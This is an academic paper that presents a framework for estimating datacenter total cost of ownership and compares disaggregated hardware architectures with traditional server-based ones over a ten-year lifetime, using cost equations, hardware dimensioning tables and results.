**Abstract**—The rapid growth of data and high-dependency of industries on using data put lots of focus on the computing facilities. Increasing the efficiency and re-architecting the underlying infrastructure of datacenters, has become a major priority. The total cost of owning and running a datacenter (DC) is affected by many parameters, which until recently were ignored as their impact on the business economy was negligible. However, that is not the case anymore, as in the new era of digital economy every penny counts. The market is too aggressive to ignore anything. Hence, the economic efficiency becomes vital for cloud infrastructure providers despite their size. This article presents a framework to assess cloud infrastructure economic efficiency, taking into account three main aspects: application profiling, hardware dimensioning and total cost of ownership (TCO). Moreover, it presents a cost study of deploying the emerging concept of disaggregated hardware architecture in DCs based on the proposed framework. The study considers all the major cost categories incurred during the DC lifetime in terms of both capital and operational expenditures. A thorough cost comparison between a DC running on a disaggregated hardware architecture with one running on a traditional server-based hardware architecture is presented. The study demonstrates the evolution of the yearly cost over DC lifetime as well as a sensitivity analysis, allowing to understand how to minimize the cost of running cloud. Results show that, lifecycle management cost is one of the main differentiators between two technologies. Moreover, it is shown that in the presence of heterogeneous workloads, having a DC based on a fully disaggregated hardware brings high savings (more than 40% depending on the applications) compared to the traditional hardware architectures independent of the hardware set-up.

**Index Terms**—datacenter cost, disaggregated hardware, total cost of ownership, hardware pools, reconfigurable hardware

## I. INTRODUCTION

The rapid digitalization of industries, combined with the rise of the Internet of Things (IoT) concept, are just a few factors forcing a vast increase of Information Technology (IT) capacity, such as compute, storage and networking in datacenters [1]. In consequence, global spending on datacenter (DC) systems and cloud computing is growing [1]. However, as current ratio between IT capacity and its related cost is already high, it will not be easy to deliver the required capacity in the future using current datacenter technologies and strategies, even by increased spending. Hence, decreasing the total cost of owning and running datacenters is of high interest.

These facts have led the IT community to search for ways to scale DC infrastructures beyond the cost and capacity limitations of today's architecture [2]. This requires technical advancements to be brought to life along with a perception of their financial impact. Any new technology should be

financially viable to survive in the competitive markets despite its technical excellence. Vendors must assure business profitability before investing on new technologies. Although we have been witnessing several significant IT's technological advancements in cloud area, there is very little insight on the financial impact of those advancements. In that sense, we argue that a methodology and framework for assessing the cloud infrastructure economic efficiency should be available.

From a technical perspective, we are seeing the DC architecture being fundamentally rethought to become more modular, flexible and smart. In the center of this architecture change is the concept of hardware resource disaggregation [4], whose flexibility not only brings new functional opportunities, but it is also seen as a promising step towards reduced total cost of ownership (TCO). There have been a set of early studies looking to application performance under this new architecture [4][5]. Although these studies showed that migrating certain applications can result in a decrease in performance, they have also pointed out that redesigning of applications with this architecture in mind could boost back application performance. While performance aspects will define/limit to some degree the exact shape of a disaggregated system, the cost will as well. However, there is limited work exploring the cost dimension of this paradigm.

To cover the gap in the current studies, in this paper, we present a methodology and a generic framework to assess cloud infrastructure economic efficiency, considering three main aspects: application profiling, hardware dimensioning and TCO. Moreover, using a simulation tool that implements the proposed methodology and framework, we present a comprehensive cost study of deploying the emerging disaggregated hardware architecture in DCs in comparison with the counterpart alternative of having traditional servers. We analyze the TCO of a DC, considering all the major costs categories incurred during the DC lifetime, both in terms of capital expenditures (CAPEX) and operation expenditures (OPEX). The results of our cost study show considerable cost benefits of deployments of disaggregated hardware architecture compared to the traditional server-based architectures (i.e., more than 40% depending on the applications type).

The remainder of this paper is organized as follows. Section II presents the related work. Section III details the methodology and framework used for the cloud infrastructure economic efficiency assessment. Further, Section IV introduces the different architecture deployment scenarios along with the case studies and assumptions considered in our study. Section

V discusses the cost study results of the different scenarios. Finally, Section VI presents final conclusions and future work.

## II. RELATED WORK

The extensive amount of studies addressing cost (in)efficiencies in DCs confirms the high importance of this aspect for DC and cloud providers. [6] evaluates the impact of data-centric workloads on the design of DC. Their observation suggests heterogeneity in the DC, in which running a job on the most cost-efficient server reduces the overall cost. In [7], the cost benefits of software-defined DCs over the traditional hardware dependent design are presented. [8] compares the TCO of a private cloud (based on the dynamic infrastructure) with public cloud alternatives and conventional server models. Their results show that the considered private cloud implementations can be up to 80% less expensive than public cloud options over a five-year period and nearly 90% less than a traditional server approach.

The concept of hardware disaggregation has been increasingly explored in the recent years. The authors of [4] were one of the first to discuss resource disaggregation on a broad perspective. Lately, further work has been done to understand required technical components to realize resource disaggregation, such as [5][10][11]. Today's most tangible realization of a disaggregated system is seen in Intel's rack scale design (RSD) [12] which is part of the foundation of the first disaggregated system available in the market [13]. However, it is important to highlight that today there is not (yet) a complete disaggregated environment, hence it is essential to have a clear and thorough understanding of the ultimate cost and business impacts of this new model to assure vendors of the return on their investment.

Although there is an extensive list of articles analyzing DC TCO considering some specific scenarios, there is lack of a more complete model to assess cost. Moreover, studies on the cost impact of a disaggregated architecture model have been limited. Cost benefits of rightsizing DCs, which is a natural outcome of disaggregated architectures, is shown in [14]. In [15], TCO is analyzed for different processor types confirming benefits of having a new scale out processors. [16] presents the cost benefits of having shared infrastructure in DCs through the comparison of a four-server chassis with shared resources with the single server case showing substantial cost savings even on a small scale.

The work presented in [17] was one of the first to provide initial insights into the cost of disaggregated systems. The authors focused on the impact of memory disaggregation on CAPEX, and ignored the OPEX. [18] goes beyond [17] by providing an overall perspective on the cost impact of full resource disaggregation. However, it does not provide thorough insights on the assumptions nor the models.

None of the aforementioned studies offers a comprehensive framework for estimating cost of ownership of running a datacenter. The available frameworks lack the possibility of comparing TCO of different technologies, architectures, hardware configurations as well as the ability to evaluate the impact of running different application types.

## III. METHODOLOGY AND FRAMEWORK

To have a comprehensive techno-economic evaluation, a complete framework is required. DC planning consist of several stages that should be considered in a techno-economic model. This section introduces a high-level view of the main modules of the proposed framework, which contains three main modules; application profiling, hardware dimensioning and TCO calculator (see Fig. 1). Table 1 briefly describes each box of the framework shown in Fig. 1.




Fig. 1. Flowchart of proposed framework for cost evaluation of DC

### A. Application profiling

Knowledge of the types of applications that are planned to be served by the DC and their workloads, as well as their projected yearly growth are essential for dimensioning and defining how much and what type of IT hardware needs to be purchased. For example, some applications are compute-intensive, while others might be considered as memory-intensive or network-intensive. Therefore, this module is responsible for taking the applications and their workload requirements as input and estimate the minimum amounts of IT resources needed to serve those applications using the available information in the database (i.e., DB<sub>1</sub> in Fig. 1). The output of this module is in terms of the unit of various components, such as the number of CPU cores or MIPS, the volume of RAM or storage, and the amount of bandwidth to/from computing nodes. However, due to the diversity of existing applications, proposing a detailed application profiling model is outside of the scope of this paper.

### B. Hardware dimensioning module

Hardware dimensioning engine has access to the list of hardware that can be purchased, such as CPU types, RAM volumes, switch models and their specifications (stored in DB<sub>2</sub>). It takes the resource requirements generated by the application profiling module as an input to produce the shopping list containing the hardware and software that need to be purchased. It also defines supporting hardware required to run the cloud related equipment such as the number of chassis, racks, power supplies and so on.

For example, if parts of the output of application profiling modules show that 800 CPU cores are needed, then hardware dimensioning module tries to find the best CPU type to cover such requirements considering the cost and other criteria. The answer could be to purchase, 100 CPUs with 8 cores each, or 50 CPUs with 16 cores each, depending on their frequencies, speed, cache size, and so on. The most cost efficient option can be defined through the interaction with the TCO engine.

Table 1. Description of the boxes related to our framework

Box	Description
Workload Input ( $I_1$ )	Requirement related to applications to be run on the datacenter, e.g. applications type and load
Database 1 (DB1)	Keeps mapping between application type, load and amount of related hardware resources
Application profiling	Module for estimating amount of hardware resources based on workload input.
Resource list ( $O_1$ )	Estimated resource list based on workload input
Infrastructure request ( $I_2$ )	Requirement related to DC infrastructure which can affect hardware dimensioning and planning, e.g. power density limit
Database 2 (DB2)	List of available hardware resources to be purchased such as CPU types, etc.
Hardware dimensioning	This module will calculate the list of hardware resources to be purchased
Hardware list ( $O_2$ )	Output calculated by the hardware dimensioning which be used for cost calculation
DC related input ( $I_3$ )	DC related input which can impact the cost and should be given by the user to TCO calculator module, e.g. the location or size of DC
Database 3 (DB3)	Contains hardware related information, such as cost, their power consumption, failure rate, etc.
TCO calculator	Module for estimating TCO for DC
TCO results ( $O_3$ )	Ultimate results showing the estimated cost factors and total cost in details

### C. TCO module<sup>1</sup>

The results of hardware dimensioning will be sent to the TCO module, to estimate the TCO (i.e., including both CAPEX and OPEX aspects) of the DC for a lifetime of  $L$  years. The TCO model includes all the major costs categories incurred during the datacenter lifecycle (i.e., from the deployment phase, when a huge upfront investment is required, up to all cost aspects related to each operational process). Fig. 2 presents the generic TCO cost classification. If there is more than one set of hardware list fulfilling the application requirements, the most cost efficient option can be selected based on the results of TCO module.

#### 1) Pricing model

The price of equipment especially when they are recently introduced to the market is normally decreasing as a result of the increase in the production volume and the market purchase, as well as, maturity of the technology. On the other hand, the expenses related to the human resources such as technician salaries are increasing each year. Therefore, price erosion should be considered while calculating the TCO.




Fig. 2. Cost classification of TCO module

Price erosion during time can be calculated via learning curve used in the industry to predict the reduction/increase of the product cost [19]. However, finding the right learning curve for each product is hard. Hence, in this paper, a simple formula is considered for calculating the cost erosions (Eq. 1).

$$Pr_i = (1 + \alpha) Pr_{i-1} \quad (i \geq 1) \quad \text{Eq. 1}$$

$Pr_i$  represents the price in year  $i$  of DC lifetime, where  $Pr_0$  is the price of the component or starting charge in year zero. The coefficient of  $\alpha$  denotes the cost change factor in time. This parameter has a negative value when calculating the hardware prices and a positive number for human related resources such as salaries or energy cost. In reality  $\alpha$  might vary in time.

#### 2) Capital expenditures (CAPEX)

Th CAPEX covers the initial investment to set-up and run the DC and can be divided into three main parts, i.e., *IT equipment*, *Infrastructure* and *Installation* cost (see Fig. 2).

##### a) IT Equipment cost

The IT equipment cost is the sum of all expenses related to purchasing the IT related hardware such as servers, switches, CPUs, chassis, rack. This number can be calculated by multiplying the estimated volume of each hardware (i.e., output of hardware dimensioning module) by their prices (Eq. 2).

$$IT_{eq} = \sum_{k=0}^n V_k Pr_k \quad \text{Eq. 2}$$

Where  $n$  denotes the number of component types (e.g., CPUs, disks, servers).  $V_k$  and  $Pr_k$  represent the volume (i.e., number of units) and the price of equipment  $k$ , respectively.

##### b) Infrastructure (Cooling and Power) cost

A major part of any DC are the cooling and powering related facilities which their capacities need to be estimated based on the required workload in the upcoming years [20]. Some examples of such systems are; chillers, uninterruptible power systems (UPSs), heating, ventilation, air conditioning (HVAC), power distribution units (PDUs).

The infrastructure cost, which is a one-time investment, covers the expenses needed to purchase and install the cooling and powering facilities, and can be estimated by Eq. 3.

<sup>1</sup> It should be noted that the formulas presented here are simplified version of the versions used and implemented in the simulation tool.



$$P\&C_{in} = PUE \times P_{IT} \times Pr \quad \text{Eq. 3}$$

Power utilization efficiency (*PUE*) measures how efficiently energy is used, considering total energy including the power used for IT components, cooling, lighting and other overheads compared to the power consumed by the IT loads. *PUE* varies between 1 and 2, where the ideal value is 1. *P<sub>IT</sub>* represents the estimated total energy consumption of IT hardware, and *Pr* is the investment for power and cooling infrastructure for each kilowatt (KW) of consumed power.

#### c) Installation cost

The purchased IT equipment, needs to be installed in the appropriate location within the DC, with proper connectivity both to the network devices and power distributions units. The installation cost depends on the number of technicians required for the installation, their hourly salary rate, as well as time to install each equipment and can be calculated via Eq. 4.

$$IT_{Ins} = Tech_{sal} \sum_{k=0}^n V_k T_k \quad \text{Eq. 4}$$

Where *Tech<sub>sal</sub>* reflects the hourly salary of technicians who are installing the components and *n* denotes the number of component types (e.g., CPUs, memory slots, disks, servers) that need to be installed. *V<sub>k</sub>* and *T<sub>k</sub>* represent the volume (i.e., the number of units) and the installation time in hour for equipment type of *k*, respectively.

#### d) Floor space cost

The real state cost is covered in this category. In some cases, cloud infrastructure provider buys the DC's building or it has to make some initial investment to restructure the building to be suitable for its special purpose. In this case, any related investment is considered as part of the CAPEX, and should be added to the estimated cost of factors mentioned above. However, in the cases which building is rented, floor space cost can be considered zero in the initial year, and be added to OPEX as we discuss later.

### 3) Operational expenditures (OPEX)

OPEX refers to the expenses occurs during DC operation over a predefined time interval. The main OPEX components considered in this study are indicated in Fig. 2.

#### a) Energy cost

The energy cost which is one of the major challenges of DC owners can be obtained by summing up the energy cost of all the IT equipment during the project lifetime (*L*). Moreover, an estimation of the overhead power consumption (energy consumed by the lighting and cooling facilities) should be included in the calculation of energy cost using *PUE* coefficient, as shown in Eq. 5.

$$E_n = H_{year} \times PUE \sum_{i=0}^L Pr_i \sum_{k=0}^n V_{ik} P_{ik} \quad \text{Eq. 5}$$

*H<sub>year</sub>* and *Pr<sub>i</sub>* denote number of hours per year and energy price per kilowatt-hour in year *i*, respectively. Number of component types, the volume of each type and their power consumption in kilowatt in year *i*, are shown by *n*, *V<sub>ik</sub>* and *P<sub>ik</sub>*.

#### b) Hardware lifecycle management cost

IT equipment needs to be replaced as their performance degrades with time, or new generations of same hardware

comes to the market with better performance. These expenses are considered in this cost category and reflect the investment required to procure and install new equipment during DC lifetime. The number of equipment to be replaced is calculated based on their current volume as well as their lifetime. Lifecycle management cost can be calculated via Eq. 6.

$$LC = \sum_{i=0}^L \sum_{k=0}^n r_{ik} V_{ik} (Pr_{ik} + Tech_i^{sal} T_k) \quad \text{Eq. 6}$$

$$r_{ik} = \begin{cases} 1 & \text{if } i = x \times lc_{ik} \\ 0 & \text{otherwise} \end{cases}$$

Where *L* and *n* denote DC's lifetime and the number of component types (e.g., CPUs, disks, servers), respectively. *r<sub>ik</sub>* is the coefficient defining if a component of the type *k* reached the end of its lifecycle in year *i* and needed to be replaced in the current year of DC lifetime (*i*). If *i* is equal to a factor of component *k* lifecycle (*lc<sub>ik</sub>*), *r<sub>ik</sub>* is equal to one, and zero otherwise. *V<sub>ik</sub>* and *Pr<sub>ik</sub>* represent the volume (i.e., the number of units) and the price of equipment *k*, in year *i*. *Tech<sub>i</sub><sup>sal</sup>* reflects the technician salary in year *i*, and *T<sub>k</sub>* presents the number of hours needed to install equipment *k*.

#### c) Maintenance cost

A regular maintenance routine is needed to keep the DC's equipment and infrastructure up and running. This includes monitoring and testing the equipment, updating the software (including renewing licenses when needed), and the renewal of supporting components such as batteries. Maintenance cost consists of the human resource expenses as well as cost of supporting components. However, as it is hard to estimate this expenses with such a fine grain approach, we have considered a linear relation between cost of maintenance and CAPEX.

#### d) Floor space

As discussed, the cloud providers have two options to secure their floor space, i.e., buy/build the building or lease one. In the later case, the floor space cost is a yearly rental fee paid by DC owner to house its equipment<sup>2</sup>. It also includes the area required for placing the infrastructures. In this study, we first calculate the required area by estimating the total number of racks needed to serve the defined workloads, in addition to the space for placing cooling and power facilities. Then, this number is multiplied by an average rental fee per year to estimate floor space cost (see Eq. 7).

$$FS = \sum_{i=0}^L Pr_i (\alpha A_{rack} N_i^{rack} + A_{of}) \quad \text{Eq. 7}$$

Where *Pr<sub>i</sub>* denotes the yearly rental fee per square meter of DC in year *i*. Parameter *α* reflects the working area for technicians or corridors in front of racks. Moreover, *A<sub>rack</sub>* and *N<sub>i</sub><sup>rack</sup>* denote area needed for a rack in a DC and number of racks in year *i*, respectively. Finally, an extra area for placing the infrastructures, control systems and offices are also considered by adding *A<sub>of</sub>* to the equation.

<sup>2</sup> In this article, the DC owner is considered to be the entity owning all the IT related equipment. The facility/building where the data center is hosted is owned by a separate entity that charges a certain fee for the rental of the space.

#### e) Failure management cost

The cost of fixing the failures, such as replacing faulty components, or repairing them when possible is also part of the OPEX. However, estimating failure management cost is a very complex task and deserves a separate study.

### IV. DEPLOYMENT SCENARIOS

In this section, the two DC architecture scenarios considered in this paper are presented; the traditional server-based model, and the disaggregated-based model. Moreover, we present the DC workload case studies considered and detail the assumptions and parameters used in our study.

#### A. Server-based model (Hardware-Defined Infrastructure)

Traditional DC architectures follow server-oriented model, composed of pools of servers with fixed configuration. The fixed configuration offers limited sharing capabilities among resources, preventing them from being able to adapt to different workloads. Hence, DCs are usually planned to serve the peak demand. DC providers employ server virtualization technologies to implement resource sharing and improve utilization, while reducing their costs. However, still DCs operate at very low utilization rate [21] that means the resources paid for are not being utilized to their full capacity.

In this model, DC's lifecycle management becomes tightly bound to the lifecycle of a server. This causes problems (e.g. high cost) for providers who wish to upgrade part of their infrastructure for higher performance as the resources composing a server have different lifecycles. For example, if a DC provider wants to upgrade or increase capacity by using new memory type or CPU technology, in most cases, it ends up with replacement of the entire server, even though not all components need to be upgraded.

#### B. Disaggregated-based model

The hardware disaggregation principle breaks traditional physical server boundaries and considers resources as individual and modular components. Resources tend to be organized in a pool-based way, i.e. pool(s) of compute units, memory units, storage units, network interfaces, and other resources like accelerators. This brings greater modularity to a DC's lifecycle, which in turn allows the operators to optimize their resources in a more efficient way. In such environment, hosts are logically composed on top of hardware pools. Each resource pool can serve multiple hosts, and a single host can consume resources from multiple resource pools. This approach is allowing to maximize resource utilization by increasing the degree of resource sharing [5].

#### C. Case studies

We have considered three different type of applications, namely: systems applications and products (SAP) HANA, video on demand (VoD), and Mesos. These were chosen due to their different requirements, in terms of CPU and memory resources [22][23][24]. Each application is considered to have a different amount of load during day and night (See Table 2). The load variations of applications are adjusted in a way that total CPU and RAM requirement during day and night are nearly the same aiming to maximize the resource utilization at all the time.

We define three different scenarios based on the hardware architecture and technology used in the DC related to IT equipment: fully disaggregated architecture (DisAgg), server-based architecture with homogeneous set of hardware (Agg\_1Pod), and server-based architecture considering (three) different and specialized hardware silos, one per application (Agg\_3Pod). In the first two scenarios, the same type of IT equipment is dimensioned for all the applications meaning that resources can be shared among applications during different time of the day/night, while in the third scenario, each application has its own server type based on its needs.

Table 2. Application load profiles during day and night.

Application	Load unit	Day load	Night load
SAP	Server	42	30
VoD	Streams	1000000	400000
Mesos	Jobs	8000	12000

#### D. Input parameters and assumptions

##### 1) Application profiling

Table 3 presents the maximum amount of required CPU cores and memory volume (GB) per scenario for each application using the following methods. SAP HANA standard specification consists of one or more very large servers, where individual server configuration is equal to four CPUs (minimum 15 cores) and 1.5 TB of Memory. So, the hardware for the required workload can be calculated using Eq. 8 and 9 [22].

$$\text{CPU}_{\text{core}} = N_s \times 4 \times N_c \quad \text{Eq. 8}$$

$$\text{RAM}_{\text{volume}} = N_s \times 1500 \quad \text{Eq. 9}$$

Where,  $N_s$  represents the number of running servers (42 servers during day time and 30 servers during night hours, according to Table 2), and  $N_c$  is the number of cores per CPU (15 in this example). VOD requirements are calculated based on Eq. 10 and 11 [23], where  $S$  represents the number of simultaneous streams (see Table 2).

$$\text{CPU}_{\text{core}} = S \times 0.013 \quad \text{Eq. 10}$$

$$\text{RAM}_{\text{volume}} = S \times 64 \quad \text{Eq. 11}$$

In case of Mesos, there is a 1 to 8 relation between CPU core and RAM volume, meaning that for each CPU core, 8 GB of memory are required. Mesos needs at least three servers (or VMs) as follows; one bootstrap node (2 cores and 16 GB RAM), one master node (4 cores and 32 GB RAM) and one agent node (2 cores and 16 GB RAM). However, the recommended configuration is to have three master nodes which can support many agent nodes [24]. The number of agent nodes grows with the amount of jobs planned to be executed. We consider one job per agent node at each point of time, where a job can have many tasks [24].

Table 3. CPU, memory and storage requirement per scenario

Scenario		CPU cores	RAM (GB)	Storage (GB)
DisAgg		31534	262712	300000
Agg_1Pod				
Agg_3Pod	Pod 1	2520	63000	120000
	Pod 2	13000	64000	140000
	Pod 3	24014	192112	40000

## 2) Hardware dimensioning

Table 4 presents the results of hardware dimensioning for each scenario in first year based on the application loads in Table 2 and application's requirements in terms of hardware resources [22][23][24]. A ten percent increase in the load per year is also considered, which means new hardware needs to be purchased to accommodate the growth each year.

In the case of fully disaggregated architecture, compute, memory, network and storage sleds are used to accommodate the components such as CPU, memory (e.g. RAM), NIC cards and storage disks (e.g. HDD, SSD). Server-based scenarios are dimensioned based on commercially available servers ([25][26][27]) which can fulfill applications requirement with the lowest amount of wasted resources. For example, as the minimum requirement for SAP server is 4 CPUs and 1.5 TB of memory, a server with 4 CPU sockets and a large amount of memory slot should be selected (in this case [25]).

Table 4. Hardware dimensioning results

Component/Item	Lifecycle (years)	Volume in number		
		DisAgg	Agg_1Pod	Agg_3Pod
Rack	7	32	50	56
Compute sled (4 socket)	5	359	0	0
Memory sled (48 DIMM)	5	86	0	0
Network sled (4 NICs)	5	359	0	0
Storage sled (20 SSD)	5	10	10	10
Server (4 socket-48 DIMM)	3	0	500	44
Server (2 socket-24 DIMM)	3	0	0	670
Server (2 socket-12 DIMM)	3	0	0	325
CPU (16 cores)	3	0	2000	174
CPU (18 cores)	3	0	0	1339
CPU (20 cores)	3	0	0	650
CPU (22 cores)	3	1436	0	0
RAM (64 GB)	4	4128	0	0
RAM (32 GB)	4	0	14300	6012
RAM (16 GB)	4	0	0	16080
SSD (960 GB)	5	200	200	200
NICs (2*25 GB ports)	4	1436	2000	2163

In the case of Agg\_1Pod scenario, since workloads can share servers, all applications should be dimensioned based on highest requirements, meaning that all applications will use the model of [25]. While, in the case of Agg\_3Pod, servers with 2 CPU sockets are enough for serving VoD and Mesos workloads. However, due to their different CPU core to memory proportion, different servers with 24 and 12 DIMMs are selected for them. The storage is considered the same for all scenarios because it is already separated from servers even in today's DCs. Except one of the server models from [25] which needs two rack units (RUs), the rest of the servers/sleds fit in one RU of a two RUs chassis inside rack.

The number of racks are calculated based on the number of required chassis to accommodate servers/sleds. In many cases, DCs are limited in the amount of watt per square meters they can offer, due to a variety of reasons such as safety or existence of power infrastructure facilities. This is reflected in our assumptions by filling up only half of the racks (42 RUs).

The networking equipment, e.g. top of rack switches, aggregation switches, etc. are not considered in this study. However, high capacity connectivity requirement between compute and memories in disaggregated scenario, are added to the price of compute sleds.

Components lifecycles are calculated based on the architecture types, i.e. in case of server-based scenario, replacement window of a server is equal to the lifetime of the server's component with the shortest lifecycle, while in the case of disaggregated architecture each component has its own independent replacement window. Furthermore, the coefficient of cost change factor (i.e.,  $\alpha$  in Eq. 1) is considered to be constant (3 percent) for the whole DC lifetime. The  $H_{year}$  is equal to 8760 (i.e., hours per year) and  $Pr_0$  in Eq. 5 assumed to be 0.2 \$ in this study. A predefined lifetime of 3 to 5 years are considered for various components based on component warranty (CPU, SSD [28], and NIC [29][30]), known refreshment lifecycles (four years for RAM [31] and hard disk) (see Eq. 6). Moreover, in Eq. 7,  $Pr_0$  (i.e., yearly rental fee per square meters of DC) assumed to be 500 \$ and the coefficient  $\alpha$  (working area for technicians) is equal to 2. The failure management cost is excluded and not addressed here and we assumed that the maintenance cost per year is equal to 5 percent of the CAPEX.

Component prices used for cost calculations are selected and/or estimated based on the values in [25][26][27][32][33][34][35]. Since the hardware related to disaggregated scenarios is not commercially available, we derived the prices based on equations 12, 13 and 14.

$$P_{ComSl} = \alpha P_{ser} \quad \text{Eq. 12}$$

$$P_{MemSl} = \beta P_{ser} \quad \text{Eq. 13}$$

$$P_{NetSl} = \delta P_{ser} \quad \text{Eq. 14}$$

Where  $P_{ComSl}$ ,  $P_{MemSl}$  and  $P_{NetSl}$  represent price of compute, memory and networking sleds excluding the CPU, RAM or NIC, and  $P_{ser}$  reflects price of conventional server with similar configuration (e.g. same number of CPU sockets, RAM slots, etc.).  $\alpha$ ,  $\beta$  and  $\delta$  reflect the relation between the price of compute, memory and networking sleds, with the price of the server with the same capacity, respectively. Due to the need of high-speed networking in the disaggregated architecture, the prices are derived based on the cost of current servers plus added value of new boards and high performance networking (i.e.  $\alpha+\beta+\delta>1$ ). Due to the high demanding communication requirements between CPUs,  $\alpha$  has a relatively large value (1.3), while  $\beta$  and  $\delta$  are 0.3 and 0.2, respectively. This means that the price of a disaggregated setup is 1.8 higher than a server with the same capacity.

## V. COST ANALYSIS

We have developed a tool implementing the proposed framework based on the Java language, to be able to study and understand the cost impact of various technologies, infrastructures, and architectures while planning a DC. This tool is used to present some case studies, comparing TCO of new disaggregated hardware architectures and the conventional server-based hardware model for a DC. This section details the cost study results based on the assumptions discussed in the previous section.

### A. Total cost of ownership (TCO)

Fig. 3 illustrates the accumulative TCO for the three scenarios for a DC lifetime of ten years. The disaggregated scenario offers much lower TCO compare to two other

scenarios. The cost difference grows over time due to the impact of OPEX reduction in the disaggregated scenario.




Fig. 3. Accumulative TCO per year for all scenarios

Fig. 4 shows the TCO for the three scenarios for ten years of lifetime. It can be seen that using disaggregated hardware is possible to save around 40 percent in cost after ten years. The figure also highlights the importance of OPEX, as it is twice as big as the initial investment (CAPEX).




Fig. 4. Total cost for 10 years

### B. Cost breakdown and value argumentation

Fig. 5 presents the cost breakdown to assess the impact of each cost category described in Section III on the total cost for each scenario. These numbers allow identifying the main contributors of DC's TCO, which is essential for understanding where the reductions presented above come from. It becomes evident that lifecycle management (around 35%), IT equipment (around 30%) and energy cost (around 20%) are the most expensive elements of TCO. This means that reducing any of this cost factors can lead to a considerable saving in TCO for DC owners, while focusing on improving in other categories such as having less number of technicians, has a more negligible impact on the total cost reduction.




Fig. 5. Normalized TCO breakdown

Fig. 6 illustrates the expenses per cost category for three scenarios. The IT equipment cost is around 35 to 40 percent lower for disaggregated architecture. This is due to the lower amount of IT equipment purchased (32 racks compared to 50 and 56 in other two cases). A large reduction of the amount of required hardware comes from the increased hardware utilization of resource pooling (above 90% for both CPU and memory) shown in Fig. 7 and Fig. 8.




Fig. 6. Expenses per cost element for all scenarios

Though amount of assigned CPU cores is nearly the same in all scenarios, around 20 percent of CPU cores are wasted in the Agg\_3Pod scenario. This is caused by the overprovisioning of resources to accommodate peaks when the sharing of resources is not possible.




Fig. 7. Amount of allocated and wasted CPU cores during peak

Under-utilization percentage for memory increases to around 40 and 35 percent for Agg-1Pod and Agg-3Pod scenarios, respectively. This is both because servers are dimensioned for highest CPU utilization instead of memory, as well as the coarse granularity in the server's configurations and the limited boundaries for sharing the resources. This means that, when all CPUs are used in a server, residue memory is wasted and cannot be used by neighboring servers.




Fig. 8. Amount of allocated and wasted memory during peak

